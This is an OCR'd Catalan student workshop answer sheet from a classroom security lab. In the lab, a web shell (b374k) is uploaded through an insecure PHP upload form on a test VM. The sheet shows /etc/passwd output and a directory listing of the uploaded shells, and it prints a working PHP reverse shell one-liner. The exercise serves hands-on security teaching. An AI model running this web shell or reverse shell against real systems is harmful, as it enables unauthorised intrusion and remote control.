
Pol Murillas Ledesma

WORKSHOP: Tens a l'aula una màquina virtual en funcionament amb la IP 192.168.1.49 amb un servidor Apache, MySQL no segur i el PHP instal·lats. La web que conté (http://192.168.1.49/workshop1/) és simplement un petit formulari que et permet pujar fitxers jpg, jpeg, png i php. Aquest servidor simula una vulnerabilitat pel fet de deixar-te pujar fitxers php. Com a màquina atacant pots utilitzar una Kali Linux. Descarrega't la web shell b374k, puja-la a la màquina vulnerable (amb el nom canviat: elteunom.php), connecta-t'hi i contesta:

1. Quins usuaris hi ha donats d'alta en aquesta màquina (/etc/passwd)?



```
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
montilivi:x:1000:1000:montilivi:/home/montilivi:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:118:MySQL Server,,,:/nonexistent:/bin/false
bind:x:114:119::/var/cache/bind:/usr/sbin/nologin
ossec:x:115:120::/var/ossec:/sbin/nologin
```

2. Fes una reverse shell cap a la teva màquina i mostra una captura de pantalla amb el resultat de la comanda ls -l de la carpeta /var/www/html/workshop1/images des del terminal de la teva Kali Linux.

```
sudo: a terminal is required to read the password; either use the -S opti
$ ls -l /var/www/html/workshop1/images
total 2364
-rw-r--r-- 1 www-data www-data 189881 Nov  3 18:24 Adil.php
-rw-r--r-- 1 www-data www-data 189881 Nov  3 18:37 AleixPoch.php
-rw-r--r-- 1 www-data www-data 189881 Nov  3 18:39 Genis_Plans.php
-rw-r--r-- 1 www-data www-data 189881 Nov  3 18:50 JordiPadrosa.php
-rw-r--r-- 1 www-data www-data  99519 Nov  3 18:50 MMiquel.php
-rw-r--r-- 1 www-data www-data 189881 Nov  3 18:44 albertmarquez.php
-rw-r--r-- 1 www-data www-data 189881 Nov  3 18:30 b374k_Aleix_Poch.php
-rw-r--r-- 1 www-data www-data 189881 Nov  3 18:32 b374k_Pol_M.php
-rw-r--r-- 1 www-data www-data 189881 Nov  3 18:36 berny.php
-rw-r--r-- 1 www-data www-data 189881 Nov  3 18:26 guillem.php
-rw-r--r-- 1 www-data www-data 189881 Nov  3 18:50 joanportas.php
-rw-r--r-- 1 www-data www-data 189881 Nov  3 18:41 marti.php
-rw-r--r-- 1 www-data www-data     30 Nov  3 18:46 mbelda.php
-rw-r--r-- 1 www-data www-data 189881 Nov  3 18:31 oriol.php
-rw-r--r-- 1 www-data www-data     30 Nov  3 18:41 prova.php
$
```

El reverse shell que he utilitat és aquest: php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'

L’he trobat buscant reverse shell php a google.